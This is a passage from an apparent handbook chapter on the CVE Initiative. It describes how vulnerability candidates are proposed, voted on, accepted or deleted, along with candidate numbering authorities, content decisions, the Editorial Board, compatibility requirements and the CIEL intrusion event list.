Candidates are normally created in one of three ways: they are refined by the content team using submissions from CVE's data sources; they are reserved by an organization or individual who uses it when first announcing a new issue; or they are created "out-of-band" by the CVE Editor, typically to quickly create a candidate for a new, critical issue that is being widely reported.

Proposal Phase

The CVE Editor organizes candidates into clusters of 20 to 50 candidates. For new issues, the clusters are typically grouped by the initial public announcement dates of the candidates. For legacy issues, the clusters can be created according to other criteria that make the clusters more manageable for Editorial Board members

to work with, such as UNIX vendor advisories. The candidate clusters are then proposed to the Board for review and voting.

Voting Phase

Editorial Board members review proposed candidates, registering their feedback with a vote and optional commentary. Votes include ACCEPT, MODIFY (signifying the need for a minor change), REJECT, RECAST (signifying the need for a major change), REVIEWING (member is actively reviewing the candidate but does not have a vote ready), and NOOP (no opinion). A Board member may ACCEPT or MODIFY a candidate if (1) it has been acknowledged by the vendor, (2) the issue has been replicated by the voting Board member, (3) the issue has been reported or replicated by someone whom the member trusts, or (4) there is independent confirmation from another party. MITRE is considering whether (4) is sufficient to establish the veracity of a candidate. One issue that has not yet been resolved is how to deal with "permanent" candidates that may be real but never receive enough positive votes to be accepted as official entries.

Modification Phase

The candidate can be modified based on feedback from Board members. (More information on this appears in the "Modification" section below.)

Interim Decision Phase

The CVE Editor decides when the review of a candidate is complete or has come to a standstill. The Editor casts a single ACCEPT or REJECT vote, then gives Board members a "last call" opportunity to post any final comments or objections (at least four business days). If there are extensive comments or objections that require additional voting, the candidate may be returned to the modification phase.

Final Decision Phase

If the CVE Editor determines that no sufficient grounds exist for changing the vote made in the Interim Decision, then the decision becomes final. If the candidate is ACCEPTed, the Editor announces to all Board members that the candidate will be placed into CVE, and identifies the CVE name that will be assigned to the new entry. If the candidate is REJECTed, the Editor notes the reason for rejection.

The Process of Building the CVE List: The Entry Stage: Stage 3 of 3

Publication Phase

If the candidate has been ACCEPTed, the candidate is converted into an entry by changing the name from CAN-YYYY-NNNN to CVE-YYYY-NNNN and removing the voting record. The new entry is then added to the next version of the CVE List.

Modification Phase

The entry may need to be modified in simple ways, for example, to clarify the description or add more references. (More information on this appears in the following section.)

Modifications and Deletions in the CVE List and Candidates List

Modification

Most candidates and entries are modified by adding more references (such as additional vendor advisories), or through small changes to descriptions (such as fixing typos and clarifying the issue). Candidate modifications are normally not explicitly presented to the Editorial Board or the public, due to the number and frequency of changes that take place. For entries, the Editorial Board is notified of basic modifications at least four business days before the new CVE version is targeted for creation.

For CVE users who want to track modification in the CVE List, MITRE provides "version difference reports" that detail which entries have changed, and how they have changed, between two versions. For various reasons, this capability was not made available for candidates, but the Cassandra project being led by Purdue CERIAS now offers a change monitoring report that includes changes to candidates (https://cassandra.cerias.purdue.edu/CVE_changes/).

Some modifications may be substantial. For example, a candidate may need to be split into multiple items, or multiple candidates may need to be merged into a single item (*recast*). This will happen if a content decision was not applied properly when the candidate was first created, or if new information forces such a change. In some cases, a recast may be required for entries. The procedure for recasting candidates and entries has not been completely defined, because most of these changes are due to content decisions that have not been finalized yet. However, at a minimum, the procedure of recasting a candidate or entry will include the incorporation of some type of forward pointers that will go from any recast item to the "corrected" items.

In other cases, a description and/or the set of references may be vague enough that the item could appear to describe more than one different vulnerability. This happened more frequently in the early days of CVE when the utility of references in deconflicting similar issues, and the importance of having necessary details in the descriptions, was not fully understood. Vague descriptions and missing references can lead to mapping errors in CVE-compatible products and services. Vendor security advisories with vague information present a special challenge: the issue is likely to be real (otherwise the vendor would not have reported it), but the issue could already be identified in a different CVE item. Consultation with the vendor may clear up any ambiguity, but it is not always possible or feasible.

Deletions

There may be several reasons why a candidate or entry should be "Deleted" from its associated list, including:

- If it is a duplicate of another CVE item
- If further analysis shows that the vulnerability does not exist (e.g., the original report was incorrect)
- If the item needs to be recast

Because any number of CVE-compatible products and services could be using older CVE identifiers, it is important to keep a record of what happens to each item that must be "deleted." A *candidate* is deleted by rejecting it. An *entry* is deleted by deprecating it. The process is the same for candidates and entries, and includes the following:

1. An announcement is made to the Editorial Board that the item will be rejected or deleted.
2. At least four business days are allowed for Board members to raise any questions (for candidates, this takes place in the Interim Decision phase)
3. A Final Decision is made to Reject or Deprecate the item.
4. All references for the item are deleted.
5. The description is removed and replaced with a statement that says that the item has been Rejected (for candidates) or Deprecated (for entries).
6. A short reason for the action is included in the description.
7. If the item is a duplicate, a reference is made to the correct CVE item(s).
8. The change is noted in the next CVE difference report.
9. The item remains in its associated list so that there is always a record of what happened to it.

The references and descriptions are removed so that it is clear to everyone that the item is no longer identifying the original vulnerability, and that the item is not returned as a result of keyword searches.

Candidate Reservation and Candidate Numbering Authorities

Candidate reservation allows responsible researchers, vendors, and incident response teams to include candidate numbers in the initial public announcement of a vulnerability. It ensures that a candidate number is instantly available to all CVE users and makes it easier to track vulnerabilities over time.

The basic process is:

1. There is a request for one or more candidate number(s).
2. MITRE reserves the candidate number(s) and provides the number(s) to the requester, and creates "blank," content-free candidate(s) on the CVE Web site.
3. The requester shares the candidate number(s) with all parties involved in the disclosure.
4. The requester includes the candidate number(s) in the vulnerability advisory.
5. The requester makes the candidate(s) public and notifies MITRE.

6. MITRE updates the candidate(s) on the CVE Web site to provide the details.
7. MITRE proposes the candidate(s) to the Editorial Board.
8. If a candidate is accepted as an official CVE entry, then the requester updates the number in the advisory.

If a candidate was reserved and the issue was never made public, the candidate will be deleted. This is referred to as "releasing" the candidate. Because the candidate was never public — and in some cases, the candidate was never assigned to a specific vulnerability — it is deleted entirely.

Candidate Numbering Authorities

Candidate Numbering Authorities (CNAs) are organizations that distribute CVE candidate numbers to researchers and information technology vendors for inclusion in first-time public announcements of new vulnerabilities, without directly involving MITRE in the details of the specific vulnerabilities. On an as-needed basis, MITRE provides a CNA with a pool of candidate numbers for the CNA to assign.

CNAs can help the CVE Initiative in several ways. When they function as intermediaries between a vulnerability researcher and the affected vendor, they can provide a candidate number without notifying MITRE of the vulnerability, which reduces the risk of accidental disclosure of vulnerability information. They increase the scope and visibility of CVE candidates by providing additional access points for researchers and vendors to obtain candidate numbers. They can utilize existing working relationships with researchers and vendors, which the affected parties may not have formed with MITRE. If they are already an integral part of the normal process by which vulnerabilities are disclosed, their participation prevents the addition of another party (i.e., MITRE) from interfering with that process or causing further delays. Finally, their participation relieves MITRE of some potentially labor-intensive tasks, allowing it to dedicate resources to other aspects of CVE that need attention.

Requirements to be a CNA

A CNA must be a major software vendor with a significant user base and an established security advisory capability, or an established third party that typically acts as a neutral interface between researchers and vendors. MITRE also functions as a CNA in a limited capacity.

The CNA must be an established distribution point for first-time vulnerability announcements. It must have a member of the Editorial Board who performs technical tasks. In keeping with the CVE requirement to identify public issues, the CNA must only assign candidates to security issues that will be made public. Finally, it must follow responsible disclosure practices that are accepted by a significant portion of the security community. Responsible disclosure is important for CVE because, otherwise, it is more likely that duplicate or inaccurate information will be introduced into CVE.

CNA Tasks

CNAs must consistently apply documented CVE content decisions (with exceptions made for technical subtleties or incomplete documentation). They must also coordinate the exchange of candidate numbers across all involved parties (vendor, researcher, response team, etc.) in order to reduce the risk of producing duplicate candidate numbers. CNAs must notify MITRE when candidates have been publicly announced. Because disclosure practices directly impact the accuracy of CVE, CNAs must recommend best practices in vulnerability disclosure to both researcher and vendor. A CNA must verify that the reported vulnerability has not already been assigned a CVE or candidate number.

MITRE is working to increase the number of CNAs. Some of the greatest challenges include educating CNAs about content decisions and determining the process for exchanging candidate numbers across multiple parties, especially if more than one party reserves candidates from MITRE.

Communications from CNAs to MITRE

The following series of communications occur between CNAs and MITRE:

1. The CNA requests a pool of candidate numbers.

2. The CNA announces the publication of a new candidate, which allows MITRE to update the candidate information on the CVE Web site.
3. The CNA may need to consult with MITRE regarding CVE content decisions.
4. The CNA notifies MITRE of suspected abuses of the CVE process by researchers.
5. The CNA notifies MITRE and other parties when duplicate candidates are detected.

The primary method of communication is through e-mail, although telephone discussions are sometimes necessary when a problem is particularly complex with respect to CVE content decisions or the nature of the vulnerability.

A third-party CNA must also maintain awareness of all vendors and CNAs who utilize candidate numbers. Because a third party might gain a competitive advantage by initially providing candidate numbers to a limited audience (outside of the researcher and vendor), the CNA should not publish CVE candidate numbers in any manner that might provide it with an economic, technical, or political advantage over its competitors.

Vendor CNAs must clearly advertise their security point of contact. They must provide the candidate to other affected parties (e.g., other vendors, researchers, or response teams). They must include candidate numbers in their own advisories. They can only use their pool of candidates for vulnerabilities in their own products. They must apply CVE content decisions to determine the proper number of candidates to assign, even if the content decisions are contrary to the vendor's own criteria. If the issue does not meet the vendor's minimum risk level for releasing an advisory, the CNAs should still provide candidates for that issue. Finally, when an issue has already been published and assigned a candidate, the vendor must use the existing candidate number.

Vendor Liaisons

As can be seen by the requirements for a CNA, it can be resource intensive and technically difficult to act as a CNA. Many vendors may want to participate properly in the CVE Initiative but not have the capability or desire to act as a CNA. A vendor liaison can work with another CNA to obtain or verify CVE candidates in the liaison's own products, and include candidate numbers in its advisories.

Researcher Responsibilities

The researcher must reserve candidates for a particular vulnerability from only one CNA. If the affected software vendor is a CNA, then the researcher must obtain the candidate from the vendor. The researcher needs to provide the CNA with enough details for the CNA to apply CVE content decisions. The researcher must coordinate the exchange of the candidate number across all involved parties. Finally, the researcher must include the candidate number in an advisory and publish the information through known reliable channels (vendor or response team), or known public channels with peer review (such as Bugtraq or NTBugtraq).

Researchers could adversely affect the reservation process in several different ways that could impact the overall quality of CVE. For example, the researcher's disclosure process may frequently result in duplicate candidates (e.g., by refusing to work with a vendor). The researcher may frequently publish issues that are discovered to be false or so error-prone as to cause his associated candidates to be rejected by the Editorial Board. It is the responsibility of MITRE and the CNAs to identify and resolve such abuses.

Content Decisions

CVE content decisions are the guidelines used to ensure that CVE items are created in a consistent fashion, independent of who is doing the creation. There are two major types of content decisions: inclusion and abstraction. Inclusion content decisions specify whether a vulnerability or exposure should go into CVE. Abstraction content decisions specify the level of abstraction (level of detail) at which a vulnerability should be described (e.g., whether a particular security issue should be given one candidate or five candidates).

There are differences between many vulnerability databases or products in the type of content they include, as well as the level of abstraction. These differences occur within the same database or product. Because of this variety and the flat structure of the CVE name, CVE cannot be sufficiently flexible to account for these differences. It is important for vulnerability analysts to be aware of these differences. As such, CVE content decisions not only document the guidelines for creating content, they often indicate areas in which there is inconsistency across vulnerability information sources. Quantitative analyses of vulnerabilities that use CVE-

EXHIBIT 70.3 The SF-LOC and SF-EXEC Content Decisions

CD:SF-LOC: multiple security flaws in the same executable, but possibly in different lines of code	CD:SF-EXEC: multiple executables exhibiting the same problem
CD:SF-LOC only applies when there may be multiple bugs that appear in the same executable (modulo the codebase, i.e., all "ps" executables in UNIX are treated the same).	CD:SF-EXEC only applies when there are multiple executables in the same package that demonstrate the same problem.
SPLIT (create separate CANs) between problems of different types (e.g., buffer overflow versus symlink problem).	"The same package" basically means "bundled executables that perform related functions that are not distributed separately." Microsoft Word and PowerPoint are not the same package (they can be installed separately). The set of executable programs that support the lpd capability in UNIX are the same package.
SPLIT between problems of the same type if problem X appears in some version that problem Y does not.	SPLIT when the problems are of different types.
MERGE problems of the same type within the same version. Explicitly list the different problems in the description.	SPLIT when the problems are in different versions (for some definition of "version" that effectively describes the package).
	MERGE when the problems are of the same type. Explicitly identify the separate affected "components" or executables in the package.

normalized data can be more easily replicated, and the CVE content decisions help to ensure that the data is normalized in a predictable fashion.

Two of the most commonly used content decisions (CDs) are shown in Exhibit 70.3. They also highlight some of the most common discrepancies across vulnerability information sources. These CDs were revised many times over a period of a year and a half, but they were stabilized in early 2001 when they were modified to make them less sensitive to the amount of information that is available for a vulnerability. From an academic perspective, this approach is not optimal but it is proving to be repeatable and less likely to cause candidates to become split or merged when new information becomes available after the initial analysis has been performed.

CD:SF-LOC is less sensitive to the lack of detailed information such as source code, exploits, or attack traces. However, it is still sensitive to changes in version information. Problems that occur in libraries pose special challenges for this content decision because they could be exhibited at several points within the same executable, or in many different executables. Ultimately, while this CD is intended to minimize the amount of information required to produce results, it is still dependent on critical information sources such as the vendor of the vulnerable product.

CD:SF-EXEC is also susceptible to error if the problem occurs in a library or other common codebase.

There are approximately 15 other content decisions currently defined for CVE, some of which are identified in the "Scope of the CVE List" section.

CVE Editorial Board

The CVE Editorial Board includes prominent information security specialists from numerous information-security-related organizations around the world, including commercial security-tool vendors, academic and research institutions, and government agencies. MITRE invites other information security experts to participate on an as-needed basis, based on recommendations from other Board members or MITRE's own identification of gaps within the current representation. Archives of Board meetings and discussions are publicly available on the CVE Web site.

Members of the Editorial Board have different roles and tasks in support of the CVE Initiative. There are four roles: Technical members, liaisons, advocates, and emeritus members. Each Board member has one primary role but can take on other roles. Technical members participate in the creation, design, review, maintenance, and applications of the CVE List. Liaisons represent a significant constituency, related to or affected by CVE, in an area that does not necessarily have technical representation on the Board. In some cases, a liaison may represent an individual organization, which may include software vendors. Advocates actively support or promote CVE in a highly visible fashion. This role is reserved for respected leaders in the security community who help bring credibility to the CVE Initiative and give CVE a wider reach outside the security community. Emeritus members were formerly active and influential in the CVE Initiative and are recognized for their significant contributions.

Board members must meet the minimum levels of effort for the tasks they undertake, which varies across tasks. If a Board member participates in multiple tasks, then the minimum expectations for each individual task may be lowered accordingly.

All members perform *consultation* and *awareness* tasks. Consultation includes participating in Board meetings, or discussion of ad hoc issues related to CVE content or Editorial Board processes such as content decisions, Board membership, or CVE compatibility. Awareness includes participating in Board meetings or reading meeting summaries, and regularly reading posts on the Editorial Board mailing lists.

Many members also perform outreach by actively promoting CVE and educating the public about it, or introducing various contacts to the CVE Initiative. Occasionally, some Board members participate in activities that are undertaken under the Board context, but not directly related to CVE.

Technical members regularly perform one or more of the following tasks:

- *Voting.* The primary task for most technical members is to review, comment on, and vote on CVE candidates proposed to the Editorial Board. Some members vote regularly. Others vote on an ad hoc basis (e.g., when there is an effort to reach a specific content goal).
- *Content provider.* Some Board members provide their vulnerability databases to MITRE for conversion into candidates, which ensures that CVE content is as complete as possible. Others are actively involved in candidate reservation. Others may be CNAs, which are authorized to assign CVE candidate numbers to security issues before they are publicized.
- *CIEL.* Members participate in the review and development of the Common Intrusion Event List (CIEL), a "CVE-for-IDS" that is currently being drafted by MITRE and is discussed later.

Liaisons perform one or more of the following tasks:

- *Community education.* The liaison must educate the liaison's own community about CVE, where appropriate.
- *Board education.* The liaison must educate the Editorial Board about the needs and interests for CVE of the liaison's community, where appropriate.
- *Voting.* If the member is a software vendor liaison, the member must vote on candidates related to that vendor's products.

Liaisons may undertake other technical tasks.

A liaison that represents a constituency beyond an individual organization must be visible and active in the liaison's constituency community. A liaison who represents an individual organization must be able to effectively communicate with the relevant parts of that organization. Software vendor liaisons must be able to effectively communicate with the vendor's security and product development teams.

Advocates' tasks include endorsing CVE to constituencies that will benefit from it, fostering better communication between constituencies, participating in Editorial Board activities (especially in decisions related to Board structure and strategic activities), and consulting when needed.

Guiding the Direction of CVE: The CVE Senior Advisory Council

The CVE Senior Advisory Council was established to ensure that the CVE Initiative receives the sponsorship — including funding and guidance — required to maximize the effectiveness of CVE in supporting government efforts to improve the nation's ability to identify and respond to vulnerabilities and information assurance attacks or issues. The CVE Senior Advisory Council is composed of senior executives in U.S. Government agencies, many of which provide (or provided) funding for CVE.

The Council provides business planning oversight and prioritization of new CVE and related services, discusses CVE and related security policy implications for the federal government, and identifies materials and resources that might be useful for government CIOs and senior managers.

The Council promotes the adoption of CVE at the strategic level; works to assure funding for core CVE activities over the long term, including outreach to government organizations and agencies; and acts as a catalyst for CVE and related activities. The Council also brings to CVE its insights on community needs and possible areas for new CVE-related services.

Council membership is extended to the senior executives of those government organizations that provide funding for core CVE activities, as well as other executives who have the background and ability to help the Council achieve the stated objectives.

EXHIBIT 70.4 Cross-linking through the CVE List.

One of the Council's main roles is to provide strategic guidance for the direction of CVE. For example, the Council has encouraged MITRE to involve the various Information Sharing and Analysis Centers (ISACs) more closely in CVE, conduct outreach to large organizations outside the security industry, define qualitative goals, and concentrate more on addressing the needs of the IDS segment of the security-tools industry with respect to CVE.

CVE Compatibility

The basic premise of the CVE List is that there be one name for a vulnerability or exposure. A CVE-compatible product or service must understand the CVE names for vulnerabilities and allow the user to interact with the product or service in terms of those CVE names. This does not mean that the product or service only uses CVE names for vulnerabilities, but rather that in addition to its own native label for a vulnerability, it is aware of the CVE name for that vulnerability. This support for CVE names is central to the concept of CVE compatibility. The CVE-compatible tool, Web site, database, or service must use CVE names in a way that allows users to correlate its information with other repositories, tools, and services that also use CVE names, as shown in Exhibit 70.4.

Uses of CVE Compatibility

Integrating vulnerability services, databases, Web sites, and tools that incorporate CVE names will provide an organization with more complete and efficient coverage of security issues. For example, a report from a vulnerability scanning tool that uses CVE names will enable the organization to quickly and accurately locate fix information in one or more of the CVE-compatible databases and Web sites.

It is also possible to determine exactly which vulnerabilities and exposures are covered by each CVE-compatible tool or service because the CVE List provides a baseline for comparison. After determining which of the CVE entries apply to its platforms, operating systems, and commercial software packages, an organization can compare this subset of the CVE List to any particular tool's or service's coverage.

Network and security trade journals are already referring to CVE name support as a desirable feature in product reviews and comparisons of scanners and IDS devices.[4,5] Similarly, the National Institute for Science and Technology (NIST) has published a recommendation to all federal government agencies and services for the use of CVE-compatible products and services whenever possible;[6] and in February 2003, the Department of Defense issued Directive 8500.2, Information Assurance (IA) Implementation Instruction, which states that,

"For improved interoperability, preference is given to tools that express vulnerabilities in the Common Vulnerabilities and Exposures (CVE) naming convention."

Just as other types of information security products tend to focus on a particular core function or capability, platform, or types of issues, the various products, services, and repositories that strive to meet the CVE compatibility requirements will focus on different portions of the CVE List. For example, some deal with UNIX while others focus on Windows NT; and some focus on network-based or host-based vulnerabilities. Users must evaluate CVE-compatible items against their organization's specific needs in terms of platform and software product coverage.

The CVE Compatibility Requirements

At its core, CVE compatibility involves four basic requirements:

1. Customers are able to use CVE names to inquire about scope, content, or coverage, and then receive any related information.
2. Customers are able to obtain output that includes all related CVE names.
3. The owner of the item makes a good-faith effort to ensure that the item's mapping from its own elements to CVE names remains as accurate as the CVE List and that the compatible items are updated over time.
4. Standard documentation includes a description of CVE compatibility and the details of how customers can use the CVE-related functionality of their tool, database, Web site, or service.

In general, vendors are given flexibility to implement the requirements in a variety of ways. Users can then determine which features or implementations are best suited to their needs.

The CVE Compatibility Evaluation Process

MITRE's current approach for establishing the compatibility of a product or service involves two phases. The first phase requires the completion of a short informational "CVE Compatibility Declaration Form," which is used to register an organization's declaration of intent with respect to CVE compatibility. The organization is asked to review the compatibility requirements and then make a statement regarding whether the organization believes that its product or service currently fulfills the requirements, or if the organization is working toward fulfilling the requirements. This phase of the CVE compatibility process does not result in an official evaluation by MITRE; rather, MITRE only reviews the declaration. As long as the products or services are commercially available, the declaration and an endorsement quote from the vendor (if desired) are posted on the CVE Web site. This phase of the compatibility process has been in effect since October 1999, when the CVE Initiative started, and can be performed very quickly. It makes the vendor aware of high-level expectations for CVE compatibility and establishes the proper communication channels between MITRE and the organization.

When the organization believes that its product or service has obtained full compliance with the CVE compatibility requirements, it can then request a formal review and evaluation, which begins the second phase. In development for the past year, this formal process has a "branding program" and logo to indicate successful completion of the compatibility evaluation. A major component of this phase requires specific details about how an organization has satisfied each of the mandatory CVE compatibility requirements. The organization must complete an extended "CVE Compatibility Requirements Evaluation Form," which requires the signature of an authorized representative of the submitting organization. Additionally, the organization provides MITRE with the CVE-related user documentation for the product or service.

The organization's statements and documents are evaluated, and MITRE arranges to verify the accuracy of the mapping between CVE names and the organization's underlying data repository. Upon completion of this review, the organization's detailed evaluation form and supporting statements will be posted on the CVE Web site for public review and use, along with MITRE's concurrence with the organization's statement. MITRE then provides the organization with the special CVE-compatible logo and formally gives the organization permission to use the CVE-compatible logo and the term "CVE-compatible."

Although the second phase takes more effort than the first phase for both the submitting organization and MITRE, it has been designed to minimize the expense to both. This approach avoids an evaluation process that would make it too expensive for freeware or smaller software vendors to obtain compatibility. Using the questionnaire and statement of compatibility, the level of effort is kept reasonable, while making a good effort to verify that the submitting organization properly understands and correctly implements the CVE compatibility requirements. The publication of the organization's statement on the CVE Web site allows end users to

compare how different products satisfy the requirements and then the market can then decide which specific implementations are best.

MITRE started internal testing for the second phase of the CVE compatibility assessment process in February 2002. A "beta test" was then conducted with a small number of organizations in the April to September timeframe, followed by a public roll-out on May 7, 2003.

Growth of CVE-Compatible Products and Services

The list of organizations declaring CVE-compatible products and services is continuously expanding and is international in scope. As of mid-May 2003, 84 organizations had made declarations of compatibility. For a current list, visit the CVE Web site (http://cve.mitre.org/compatible/).

The number of products and services that are working toward CVE compatibility has grown significantly over time. In October 1999, 15 products intended to be CVE-compatible; six months later, the number had doubled to 30, and exceeded 50 by July 2001. After an increase in activity in recent months, there are 126 products or services on the way to CVE compatibility as of mid-May 2003; 56 other organizations are working on declarations for 121 additional products or services.

Challenges and Opportunities

As CVE moves forward, it faces a variety of challenges and opportunities. The challenges include renumbering the CVE List, identifying the proper scope for the CVE List, and addressing the impact of vulnerability disclosure practices on CVE accuracy (including vendor acknowledgment and replication of the vulnerability). At the same time, the opportunities include analyzing vulnerability causes, improving vulnerability testing methods and veracity, facilitating large-scale quantitative comparisons of security tools and databases, filling in some gaps in research (such as analysis of configuration problems and developing a low-level taxonomy of vulnerabilities), and delivering real improvements in the way organizations manage the risks from vulnerabilities and exposures.

Challenges in the Current Naming Scheme

The current naming scheme allows humans to easily distinguish between CVE candidates and entries (CAN-YYYY-NNNN versus CVE-YYYY-NNNN). This distinction was chosen early in the CVE Initiative, partially based on how names are handled in other fields. However, CVE names are normally not considered atomic in data processing operations, and as such they may not be found easily by most search mechanisms. Also, the differing candidate and CVE numbering schemes cause maintenance and search problems.

Search engines may separate the name into three different terms (CAN, YYYY, NNNN) because the hyphen is sometimes considered a word separator, which can make it difficult to easily find information on the Internet using CVE names. In other cases, a search engine may need to be modified to quote the hyphen parts of the CVE name. Finally, the encoding of the year in the name may cause some problems with misuse, as it does not necessarily reflect the year in which the vulnerability was first publicized. In addition, the sequence number within the name may represent a small information leak if a candidate number is reserved for an issue long before the issue is made publicly known.

The differences between the candidate name and the CVE entry name can be difficult to manage. For example, when a candidate becomes an official entry, all CVE-compatible vendors need to update their databases to convert the candidate number to a CVE number, which can be labor intensive. In addition, users might still search for the candidate number instead of the CVE number; and some CVE-compatible products or services may not find the associated CVE entry if the user uses the candidate number in the search. To avoid this problem, each CVE-compatible product or service would need to implement a specialized function. Some omit the CAN- and CVE- prefixes outright, but this prevents a user from knowing whether the item is a candidate or an entry. The CVE Web site handles these discrepancies flexibly, but it requires specialized code. Many CVE-compatible tools are not as flexible, and such a capability is not required because CVE compatibility does not require the use of candidates.

A solution would be to construct the CVE names in a way that minimizes these types of implementation problems. Using just a number would not be suitable because numbers are so commonly used in so many databases and search engines that it could be difficult to properly distinguish a CVE number from other

numbers. A scheme in which a symbol (CVE) is prepended to a number (e.g., CVE12345) could work better. If such a scheme is adopted, then the status of a CVE item — whether candidate or entry — could be noted as a separate field in CVE.

While a change to the naming scheme may provide substantial benefits, the utility of CVE would be lost if the names change too often. CVE-compatible vendors will incur high maintenance costs if and when CVE moves to a new naming scheme. Educating the public will be an additional challenge. Therefore, MITRE and the CVE Editorial Board must give strong and thoughtful consideration to any new scheme. The naming scheme should only be changed once, and there should be a period of time in which the original scheme is still supported.

Scope of the CVE List

The scope of the CVE List has been discussed and debated many times during the evolution of CVE. The discussion has generally focused on two questions:

1. What types of security issues are included on the list?
2. What type of information is included with each issue, and what is the format of CVE information?

Not only do people define "vulnerability" differently, which will impact what would or would not be included on the CVE List in and of itself, but they also have different ideas regarding which types of issues should be included on the CVE List. Some of these issues are formalized in content decisions (prefaced by "CD:").

- *Vulnerabilities and exposures in beta software (CD:EX-BETA).* These types of vulnerabilities are reported fairly often, but it is sometimes argued that beta software is expected to be buggy. In general, such vulnerabilities are excluded from CVE, with the following exceptions: (1) if the software is in wide distribution, or (2) if the software is consistently released in beta versions instead of final versions (e.g., the ICQ program).
- Vulnerabilities and exposures in online services such as free Web-based mail services, online banking, and E-commerce, etc. (CD:EX-ONLINE-SVC). Such problems are normally addressed with a single fix on the server, by the service provider, and do not require any action by its customers.
- Problems in a network client that cause a denial-of-service whose scope is limited to the client, which can be addressed by restarting the client, and which can only be exploited by a passive attack (CD:EX-CLIENT-DOS). For example, if a Web browser cannot handle a certain sequence of characters, but the problem can only be triggered by enticing a user to visit a particular Web site and it only causes the client to crash, then that issue would not be added to CVE.
- Malicious code such as viruses, worms, and Trojan horses (this category excludes backdoors that were deliberately inserted by the developer). Technically, the presence of such malicious software satisfies CVE's definition of a vulnerability. However, attempting to identify and catalog all malicious code would expand the size of CVE significantly, making it unusable for too many people. In addition, it is believed that defining standard names for malware is best left to the anti-virus community.
- Vague reports of vulnerabilities, even in vendor advisories (CD:VAGUE).
- Issues related to security policy violations. Policies such as minimum password length and password aging, approved services, and conformance to specific software versions vary across each enterprise, so it is difficult to create CVE items that try to capture such policies. Insecure configurations often fall into this category.
- *Issues not necessarily proven to be "exploitable."* For example, many Linux vendors release an advisory for an issue that may have security implications, even if an exploit is not known to exist. This often happens with buffer overflows, format string vulnerabilities, and signedness errors.
- Issues related to intrusion detection "events" that are not easily described in terms of vulnerabilities or exposures (e.g., port scanning).

One difficulty with regard to these decisions is that some vulnerability scanners, intrusion detection systems, databases, and services may identify some of the security issues that fall into one or more of the above categories of items. Some end users may also wish to see some of these types of problems addressed by CVE. For example,

one of the most frequently asked questions is whether CVE is devising a standard name for viruses. (Many end users have had difficulty dealing with viruses that have multiple names from different vendors.)

In most of these "exception cases," it has not yet been decided whether these types of security problems will be included or excluded from the CVE List. These content decisions (which are further described later in this chapter) are periodically discussed by the Editorial Board. MITRE typically creates candidates for beta software, client-side DoS, and vague vulnerability reports. However, these candidates are "labeled" with the associated draft content decisions, and they will not be accepted as official entries until sufficient discussion has taken place by the Editorial Board and the content decisions have been sufficiently evaluated for completeness and repeatability. For intrusion detection events, MITRE is creating the Common Intrusion Event List (CIEL), which is described elsewhere in this chapter.

The second area of debate about the scope of the CVE List focuses on the type of information that should be included with each issue, and also the format of CVE information. CVE entries currently have three fields: name, description, and references. Candidates are included with additional information such as votes from Editorial Board members and the phase, which identifies how far the candidate has progressed through the review process. End users of CVE sometimes ask for additional fields beyond what is currently provided, including risk level, operating system, product vendor, fix information, and greater levels of detail in the descriptions. Such information is not required for the purpose of naming vulnerabilities, but the request for this additional information does indicate that some consumers wish to use CVE as a vulnerability database, or they want an easier way to identify the set of CVE names they care about. There are two main concerns with respect to making this information available: (1) it increases the workload on MITRE and the Editorial Board, and (2) it would expand CVE's scope more directly in competition with commercial security vulnerability database vendors.

While MITRE has decided not to adopt these previous types of suggested additions to the information in the CVE List, in other cases, MITRE is considering making available additional information that is specifically related to how CVE content is managed. For example, candidates include an "analysis" field that describes how content decisions were applied (e.g., why a particular level of abstraction was chosen), how vendor acknowledgment was determined, and other information that may indicate why a candidate was created in the way it was. Other information that is included is a reference to the particular content decisions that affect the candidate, the date that the vulnerability was publicly announced, what specific modifications were made to the candidate, whether the vendor has acknowledged the problem, and the dates of each phase that the candidate has reached (e.g., proposal, modification, and interim decision).

Other users of CVE would like to obtain more precise change logs for each candidate or entry. Some of this information is made available to Editorial Board members for voting purposes. Because voting ballots appear in the Editorial Board mailing list archives, some of the information is publicly viewable, but it cannot be extracted easily. However, this information would be useful to a certain portion of CVE users, such as those who may want to know why a candidate that has sufficient ACCEPT votes has not been promoted to an official entry. There are plans to make some of these fields more easily accessible in the future.

Labeling each candidate or entry with a "confidence level" that represents a level of certainty that the report was correct was also considered. Some candidates identify vulnerabilities in uncommon software, which are reported by researchers who are unknown to the voting Board members. Subsequently, there may not always be a strong level of confidence that the issue is real or accurately described. Confidence is now "encoded" within the recommended voting guidelines for when Board members can ACCEPT a candidate, but it was decided that an overt and separate field would not be created.

Another request that is received fairly often is to provide the CVE List as an XML document. Work in that direction has started but is not complete as of this writing.

CVE has also been approached about translating the CVE List and CVE Web site into other languages. While interested in supporting the use of CVE by groups that do not have English as their native language, CVE's resources will not allow such efforts by CVE. However, by the time this chapter is published, a Chinese translation of the CVE Web site, including a translated version of the CVE List and candidates, will be available on a site hosted by another organization. A licensing mechanism and coordination process was devised so that other organizations interested in hosting similar sites in other languages can be accommodated. CVE's main focus in these translation arrangements is to ensure the quality and integrity of the CVE Initiative while broadening its international reach.

Addressing the Needs of IDS Tools with CIEL

Many events that are detected by IDSs do not have a clear association with vulnerabilities or exposures, including port mapping, protocol decodes, failed binary integrity checks, and generic attack signatures. For cases in which an event overlaps CVE (e.g., an attempt to exploit a specific vulnerability), the CVE descriptions focus on the nature of the security problem as opposed to how it might be exploited. A number of Editorial Board members and others involved in IDS work have expressed the desire to have CVE encompass all IDS events.

MITRE is currently building a draft list for IDS events, referred to as CIEL (Common Intrusion Event List, pronounced "seal"), that is sometimes informally described as "a CVE for intrusion detection." It is intended to provide a naming scheme for all network- or host-based events that may be useful in detecting intruder activities, but are not directly associated with CVE items. MITRE is monitoring the efforts of the IETF Intrusion Detection Working Group (IDWG) to identify areas of overlap with CIEL. The IDWG is addressing the larger needs for information exchange across IDSes, but CIEL could be used to satisfy the IDWG's requirement for a common attack name.

Several assumptions will be guiding the development of CIEL: there is a wider variety of IDS events than vulnerabilities, there is more variety across IDSs in the level of abstraction (or level of detail) than there is in vulnerability scanners and databases, and there is not much well-defined and commonly accepted terminology in the IDS arena.

In early 2002, MITRE created a CIEL working group under the CVE Editorial Board. Discussions are held on a separate mailing list. As of this writing, MITRE is still expanding the Editorial Board to include other members of the CIEL working group.

Managing Risk with CVE Compatibility

